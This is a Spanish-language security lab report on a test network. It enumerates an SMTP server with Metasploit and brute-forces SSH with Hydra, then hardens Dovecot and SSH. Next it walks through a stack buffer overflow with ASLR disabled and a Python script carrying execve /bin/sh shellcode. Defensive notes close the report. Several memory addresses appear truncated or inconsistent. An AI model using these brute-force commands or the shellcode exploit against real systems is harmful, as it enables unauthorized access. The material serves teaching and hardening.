          dBBBBP dBP dBBBBBP dBBBBBP dBP dBP

The quieter you become, the more you are able to hear

o

To boldly go where no
shell has gone before

=[ metasploit v6.3.27-dev ]
```

Ejecutar el exploit “`smtp_version`” en `msfconsole`

1. Search `smtp_version`
2. Set RHOST `192.168.216.131`
3. Run

Se obtiene el nombre del dominio y la versión del `smtp` que está instalada

```
msf6 > search smtp_version

Matching Modules

# Name                                Disclosure Date  Rank  Check  Descri
tion
--  ---                                -
0 auxiliary/scanner/smtp/smtp_version  normal  No     SMTP B
anner Grabber

Interact with a module by name or index. For example info 0, use 0 or use auxilia
ry/scanner/smtp/smtp_version

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_version) > set RHOST 192.168.216.131
RHOST => 192.168.216.131
msf6 auxiliary(scanner/smtp/smtp_version) > run

[+] 192.168.216.131:25 - 192.168.216.131:25 SMTP 220 atproyecto.xyz ESMTP Post
fix (Ubuntu)\x0d\x0a
[*] 192.168.216.131:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) >
```

Ejecutar el exploit “smtp_enum” que permite visualizar los usuarios del servidor, al detectar los usuarios se puede buscar la forma de descifrar las contraseñas en una wordlists.

```
msf6 auxiliary(scanner/smtp/smtp_version) > search smtp_enum
```

```
Matching Modules
```

Modificar:

1. USER_FILE con /usr/share/seclists/Usernames/top-usernames-shortlist.txt
2. RHOST 192.168.216.131
3. RUN

```
1 auxiliary/scanner/smtp/smtp_enum normal No
SMTP User Enumeration Utility

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 1
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/seclists/Usernames/top-usernames-shortlist.txt
USER_FILE => /usr/share/seclists/Usernames/top-usernames-shortlist.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST
RHOST =>
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.216.131
RHOST => 192.168.216.131
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.216.131:25 - 192.168.216.131:25 Banner: 220 atproyecto.xyz ESMTP Postfix (Ubuntu)
[+] 192.168.216.131:25 - 192.168.216.131:25 Users found: mysql
[*] 192.168.216.131:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Búsqueda de contraseñas mediante el comando hydra en el listado rockyou.txt.gz (lista de contraseñas), se realiza una comparación entre usuarios y contraseñas hasta detectar una coincidencia.

```
(test@kali)-[~/usr/share/wordlists]
└─$ hydra -t 16 -l daniel -P rockyou.txt.gz -vv 192.168.216.131 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-13 17:
53:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.216.131:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://daniel@192.16
8.216.131:22
[INFO] Successful, password authentication is supported by ssh://192.168.216.
131:22
[ATTEMPT] target 192.168.216.131 - login "daniel" - pass "123456" - 1 of 1434
4399 [child 0] (0/0)
[ATTEMPT] target 192.168.216.131 - login "daniel" - pass "12345" - 2 of 14344
399 [child 1] (0/0)
[ATTEMPT] target 192.168.216.131 - login "daniel" - pass "123456789" - 3 of 1
4344399 [child 2] (0/0)
[ATTEMPT] target 192.168.216.131 - login "daniel" - pass "password" - 4 of 14
344399 [child 3] (0/0)
```

Luego de realizar el análisis en todo el listado de contraseñas, buscando alguna coincidencia con el usuario daniel, se detectó el password daniel.

```
[VERBOSE] Disabled child 15 because of too many errors
[22][ssh] host: 192.168.216.131 login: daniel password: daniel
[STATUS] attack finished for 192.168.216.131 (waiting for children to complet
e tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complet
e until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-13 17:
54:01

(test@kali)-[~/usr/share/wordlists]
└─$
```

Conexión remota mediante ssh apuntando a `daniel@192.168.216.131`, al conocer la clave que se obtuvo con hydra se puede acceder al servidor remoto, con el usuario y contraseña.

```
daniel@server-virtual-machine: ~
File Actions Edit View Help
└─$ ssh daniel@192.168.216.131
The authenticity of host '192.168.216.131 (192.168.216.131)' can't be established.
ED25519 key fingerprint is SHA256:2ZNvTvJYzI1J1v5FEkqQRsQBbPqkOS1LufPHCcDG1Uc
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.216.131' (ED25519) to the list of known hosts.
daniel@192.168.216.131's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-14-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

El mantenimiento de seguridad expandido para Applications está desactivado


Se pueden aplicar 35 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

5 actualizaciones de seguridad adicionales se pueden aplicar con ESM Apps.
Aprenda más sobre cómo activar el servicio ESM Apps at https://ubuntu.com/esm

daniel@server-virtual-machine:~$ ls
snap
```

CAMBIOS EN LA CONFIGURACION PARA CORREGIR VULNERABILIDADES

En el fichero dovecot.conf agregar los protocolos imaps y pop3s para aumentar el nivel de seguridad en la transmisión de datos. La activación de security protocols es fundamental en el tráfico de red.



```

server@server-virtual-machine: ~
GNU nano 6.2 /etc/dovecot/dovecot.conf *
#quota = mysql:/etc/dovecot/dovecot-dict-sql.conf.ext
}


# Most of the actual configuration gets included below. The filenames are
# first sorted by their ASCII value and parsed in that order. The 00-prefixes
# in filenames are intended to make it easier to understand the ordering.
!include conf.d/*.conf

# A config file can also tried to be included without giving an error if
# it's not found:
!include_try local.conf
protocols = imap imaps pop3 pop3s
mail_location = maildir:~/Maildir
listen = *, ::
base_dir = /var/run/dovecot/

namespace inbox {
inbox = yes
}

^G Ayuda      ^O Guardar    ^W Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación
^X Salir      ^R Leer fich. ^\ Reemplazar  ^U Pegar      ^J Justificar ^_ Ir a línea
  
```

Instalar el certificado certbot para implementar protocolos de seguridad. Los certificados de seguridad brindan un respaldo en el cifrado de la transmisión de datos.



```

server@server-virtual-machine: ~
server@server-virtual-machine:~$ sudo apt install certbot
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de forma automática y ya no es necesario.
  php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
 python3-acme python3-certbot python3-configobj python3-configargparse python3-configobj
 python3-icu python3-josepy python3-openssl python3-parsedatetime
 python3-requests-toolbelt python3-zope.component python3-zope.event
 python3-zope.hookable python3-zope.interface
Paquetes sugeridos:
 python-certbot-doc python3-certbot-apache python3-certbot-nginx
 python-acme-doc python-configobj-doc python-openssl-doc python3-openssl-dbg
Se instalarán los siguientes paquetes NUEVOS:
 certbot python3-acme python3-certbot python3-configargparse
 python3-configobj python3-icu python3-josepy python3-openssl
 python3-parsedatetime python3-requests-toolbelt python3-zope.component
 python3-zope.event python3-zope.hookable python3-zope.interface
0 actualizados, 14 nuevos se instalarán, 0 para eliminar y 25 no actualizados.
Se necesita descargar 1.173 kB de archivos.
Se utilizarán 6.273 kB de espacio de disco adicional después de esta operación.
  
```

Integrar cerbot con apache para la obtención de certificados https. Implementar un encrypt en el servidor web permite la obtención de certificados TLS/SSL.

```
server@server-virtual-machine: ~
server@server-virtual-machine:~$ sudo apt install python3-certbot-apache
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de forma automática y ya no es necesario.
  php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
  augeas-lenses libaugeas0 python3-augeas
Paquetes sugeridos:
  augeas-doc augeas-tools python-certbot-apache-doc
Se instalarán los siguientes paquetes NUEVOS:
  augeas-lenses libaugeas0 python3-augeas python3-certbot-apache
0 actualizados, 4 nuevos se instalarán, 0 para eliminar y 25 no actualizados.
Se necesita descargar 594 kB de archivos.
Se utilizarán 2.766 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy/universe amd64 augeas-lenses all
1.13.0-1 [321 kB]
Des:2 http://ec.archive.ubuntu.com/ubuntu jammy/universe amd64 libaugeas0 amd64
1.13.0-1 [200 kB]
Des:3 http://ec.archive.ubuntu.com/ubuntu jammy/universe amd64 python3-augeas al
1 0.5.0-1.1 [9.124 B]
```

Prueba de conexión remota con ssh, se identifica que desde un host remoto se puede tener acceso al servidor solo con un password.

```
(test@kali)-[~]
└─$ ssh server@192.168.216.131
server@192.168.216.131's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-14-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 35 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable


5 actualizaciones de seguridad adicionales se pueden aplicar con ESM Apps.
Aprenda más sobre cómo activar el servicio ESM Apps at https://ubuntu.com/esm

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

server@server-virtual-machine:~$
```

Modificar el fichero `sshd_config` con (`PermitRootLogin No`) para evitar conexiones remotas para el usuario administrador. Esto evita conexiones remotas.



```
server@server-virtual-machine: ~
GNU nano 6.2 /etc/ssh/sshd_config *
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none


# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:
#LoginGraceTime 2m
PermitRootLogin No
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes


^G Ayuda      ^O Guardar    ^W Buscar    ^K Cortar     ^T Ejecutar   ^C Ubicación
^X Salir      ^R Leer fich.^_ Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea
```

Reiniciar el servicio `ssh` para que se apliquen los cambios efectuados en el servidor.



```
server@server-virtual-machine: ~
server@server-virtual-machine:~$ service ssh restart
server@server-virtual-machine:~$
```

Luego de aplicar los cambios se hace una prueba de conexión remota y se comprueba que el acceso está denegado.



```
test@kali: ~
File Actions Edit View Help

(test@kali)-[~]
└─$ ssh server@192.168.216.131
server@192.168.216.131's password:
Permission denied, please try again.
server@192.168.216.131's password: 
```

Desbordamiento de Buffer

Esta vulnerabilidad forma parte de un fallo de componentes mencionadas en la tabla 2, encontrando un manejo incorrecto de los argumentos de línea de comandos en la función "sudoedit" de la biblioteca sudo.

Utilizar el comando `cat` para visualizar el contenido del archivo `randomize_va_space` que se encuentra en la ruta `/proc/sys/kernel/`. Esto nos ayudara a verificar si esta deshabilitada la protección de memoria.

```
(root@hmstudent)-[/home/hmstudent]
# cat /proc/sys/kernel/randomize_va_space
2
```

Protección de memoria habilitada=2

Protección de memoria deshabilitada=0

En este caso la protección se encuentra habilitada, por lo que procedemos habilitarla mediante el comando `echo` pasaremos el valor de 0 como entrada al archivo.

```
(root@hmstudent)-[/home/hmstudent]
# echo 0 > /proc/sys/kernel/randomize_va_space

(root@hmstudent)-[/home/hmstudent]
# cat /proc/sys/kernel/randomize_va_space
0
```

Ya se encuentra deshabilitada la protección de memoria

En el código indicamos que vamos a desbordar la variable `buffer` que actualmente tiene un tamaño de 100 caracteres y le enviaremos un valor mayor al que soporta, nos permitirá desbordar el `buffer` y tener la dirección de memoria donde se encuentra función `premio`, y ese momento tomar el control del programa y modificar el flujo.

```
#include <stdio.h>
#include <string.h>
void premio()
{
    printf("ANGEL!!! has alterado el flujo del programa\n");
}
int main(int argc, char *argv[])
{
    char buffer[100];
    if (argc != 2)
    {
        printf("Uso: %s argumento\n",argv[0]);
        return -1;
    }
    strcpy(buffer,argv[1]);
    printf ("%s\n",buffer);
    return 0;
}
```


Localizaremos el script que se encuentra en formato txt para posteriormente convertirlo a formato c con ayuda del comando `mv`.

```
(root@hmstudent)-[/home/hmstudent/Buffer]
# mv codigo.txt reto.c

(root@hmstudent)-[/home/hmstudent/Buffer]
# ls
reto.c  shell.py
```

Para compilar el programa utilizamos el siguiente comando `gcc -g -fno-stack-protector -z execstack -mpreferred-stack-boundary=4 -o reto reto.c`

Gcc= llama al compilador

-g = permite que el compilador genere el archivo ejecutable

-fno-stack-protector = deshabilita la protección de memoria

-z execstack = permite que el código se ejecute dentro de la pila

-mpreferred-stack-boundary=4 = permite que el programa se compile y sea compatible con arquitectura de 64 bits para la arquitectura de 32 bits se utilizaría el 2

-o reto = el nombre que le vamos a dar al ejecutable

reto.c = es el archivo de código fuente que va a utilizar

```
(root@hmstudent)-[/home/hmstudent/Buffer]
# gcc -g -fno-stack-protector -z execstack -mpreferred-stack-boundary=4 -o reto reto.c

(root@hmstudent)-[/home/hmstudent/Buffer]
#
```

Se crea el archivo ejecutable

```
(root@hmstudent)-[/home/hmstudent/Buffer]
# ls
reto  reto.c  shell.py
```

Al intentar ejecutar el comando `gdb` y se muestre un mensaje que indique que no encuentra comando, se procederá a instalar con el comando `apt install gdb`

```
(root@hmstudent)-[/home/hmstudent/Buffer]
# gdb
Command 'gdb' not found, but can be installed with:
apt install gdb
apt install gdb-minimal

(root@hmstudent)-[/home/hmstudent/Buffer]
# apt install gdb
```


Ejecutar el programa con la cadena de 130 caracteres con el comando run.
Una vez ejecutado se mostrará un mensaje de segmentación fault, que indica que se logró desbordar el buffer.

```
(gdb) run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A
Starting program: /home/hmstudent/Buffer/reto Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A
Program received signal SIGSEGV, Segmentation fault.
0x000055555555235 in main (argc=2, argv=0x7fffffff3a8) at reto.c:18
18
(gdb) █
```

Averiguar cuál es la posición de memoria del programa con el comando `x/xw $rsp` y usamos el comando `rsp` para arquitecturas de 64bits en caso de ser arquitectura de 32bits se utiliza `esp`.

```
(gdb) x/xw $rsp
0x7fffffff298: 0x41306541
(gdb) █
```

Averiguar el punto exacto del desbordamiento, como el programa `pattern_offset.rb`. justo al comando `-q` ubicaremos donde se encuentra la dirección de memoria 41306541 y utilizaremos una longitud de 130 caracteres.

```
(root@hmstudent)~/home/hmstudent]
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41306541 -l 130
[*] Exact match at offset 120
(root@hmstudent)~/home/hmstudent]
# █
```

Código ensamblador

Desensamblar la función premio para saber cuál es la dirección de memoria donde se encuentra almacenada.

Utilizar la primera dirección de memoria en el cual se encuentra almacenada la función premio. En este caso nuestra dirección de memoria es:

0x0000555555551b9

```
(gdb) disas premio
Dump of assembler code for function premio:
0x0000555555551b9 <+0>:    push   %rbp
0x0000555555551ba <+1>:    mov    %rsp,%rbp
0x0000555555551bd <+4>:    lea   0xe44(%rip),%rax    # 0x55555555608
0x0000555555551c4 <+11>:   mov    %rax,%rdi
0x0000555555551c7 <+14>:   call  0x55555555050 <puts@plt>
0x0000555555551cc <+19>:   nop
0x0000555555551cd <+20>:   pop   %rbp
0x0000555555551ce <+21>:   ret
End of assembler dump.
(gdb) █
```


Ejecutar el srcitp de python en el programa con el comando run \$(./shell.py), al final del resultado dara una posicion de memoria que en este caso seria 0x7ffffffe3a8

```
(gdb) run $(./shell.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hmstudent/Buffer/reto $(./shell.py)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
*****H1*W^ZH*//bin/shH*WT_j;XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
AAAAA*****
Program received signal SIGSEGV, Segmentation fault.
0x000055555555235 in main (argc=2, argv=0x7ffffffe3a8) at reto.c:18
18
(gdb) █
```

Agregar un punto de interrupcion en el codigo fuente con ayuda de un break, lo colocaremos en una linea antes de ejecutar el buffer

```
18
(gdb) list
13         return -1;
14     }
15     strcpy(buffer,argv[1]);
16     printf ("%s\n",buffer);
17     return 0;
18 }
19
(gdb) break 15
Breakpoint 1 at 0x55555555209: file reto.c, line 15.
(gdb) █
```

Ejecutar nuevamente el programa para verificar que funcione correctamente el break que se agrego.a la vez copiaremos la direccion de memoria que en este caso es : 0x7ffffffe3a8

```
Breakpoint 1 at 0x55555555209: file reto.c, line 15.
(gdb) run $(./shell.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hmstudent/Buffer/reto $(./shell.py)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0x7ffffffe3a8) at reto.c:15
15     strcpy(buffer,argv[1]);
(gdb) █
```

Mostrar toda la pila de memoria para saber la dirección de retorno. Utilizaremos la tercera dirección de retorno

```
(gdb) x/40x $rsp
0x7fffffff210: 0xffffe3a8      0x00007fff      0x00000000      0x00000002
0x7fffffff220: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffff230: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffff240: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffff250: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffff260: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffff270: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffff280: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffff290: 0x00000002      0x00000000      0xf7df56ca      0x00007fff
0x7fffffff2a0: 0x00000000      0x00000000      0x555551cf      0x00005555
(gdb) █
```

Convertir el formato de dirección de memoria a formato Little endian

Dirección de memoria original	Formato Little Endian
7fffffff230	\x30\xe2\xff\xff\xff\x7f

Usar la dirección convertida a Little endian, para agregarla en el código fuente de Shell.py

```
#!/usr/bin/python
nops = '\x90' * 64
shellCode = (
'\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69' +
'\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05'
)
relleno = 'A' * (120 - 64 - 29)
regreso = '\x30\xe2\xff\xff\xff\x7f'
print nops + shellCode + relleno + regreso
```

Eliminar los puntos de interrupción, con el clear eliminaremos el break

```
0x7fffffff280: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffff290: 0x00000002      0x00000000      0xf7df56ca      0x00007fff
0x7fffffff2a0: 0x00000000      0x00000000      0x555551cf      0x00005555
(gdb) clear
Deleted breakpoint 1
(gdb) delete
(gdb) █
```

Ejecutamos el programa de Shell y finalmente podremos acceder a la Shell del sistema. Al lograr acceder a la conexión remota esta vulnerabilidad también se convierte en divulgación de información como se mencionó en la Tabla 1, ya que se puede acceder al archivo de registro de acceso y extraer información sensible sobre los usuarios y las actividades llevadas a cabo en el servidor. Esto compromete la confidencialidad de los datos del sistema y permitir ataques posteriores, como el robo de identidad o el acceso no autorizado a otras cuentas.

Corrección de desbordamiento de Buffer

El Kernel de Linux o núcleo es el programa importante, está cargada en la memoria RAM cuando el sistema operativo arranca y almacena una gran cantidad de procedimientos críticos que son necesario para la operación del sistema. Mientras el sistema se mantiene funcionando, el kernel actúa como mediador entre los componentes de hardware y procesos que se ejecutan en el sistema. (Ibarra Fonseca, 2014)

El proyecto Openwall es una protección contra desbordamiento de buffer diseñada para servidores, es uno del software que ha realizado investigaciones e implementaciones de dichas vulnerabilidades, brinda escudos ante estos ataques mediante parches para el núcleo incluyendo:

- Acceso restringido FIFOs y enlaces en /tmp
- Acceso restringido a/proc
- Mejorada la aplicación del número de los procesos del usuario
- Destrucción de segmentos de memoria compartida que no esté en uso

Métodos Defensivos

Separación entre el espacio de usuario y el núcleo: La demarcación entre el espacio de usuario y el espacio del kernel previene que las aplicaciones de nivel de usuario perjudiquen el kernel y otros procesos, o interfieran con ellos. Asimismo, se evita el acceso no autorizado en caso de que el código del espacio de usuario intente ingresar directamente al espacio del núcleo.

Gestión de memoria segura: El núcleo Linux implementa la gestión de memoria segura mediante las unidades de administración de memoria (UAM). La UAM asigna a cada proceso un espacio de memoria virtual, manteniéndolos separados entre sí. Si un proceso intenta acceder a una memoria que no está dentro de su región asignada, la UAM genera un error de segmentación, brindando así protección contra posibles vulnerabilidades de seguridad.


Control de acceso de usuario: Linux incorpora un robusto sistema de control de acceso que otorga a los usuarios y procesos distintos niveles de autorización. Los elementos fundamentales de esta estructura son la propiedad de los archivos y los privilegios. Estos privilegios son implementados por el núcleo, evitando que usuarios y grupos no autorizados obtengan acceso a archivos y directorios.

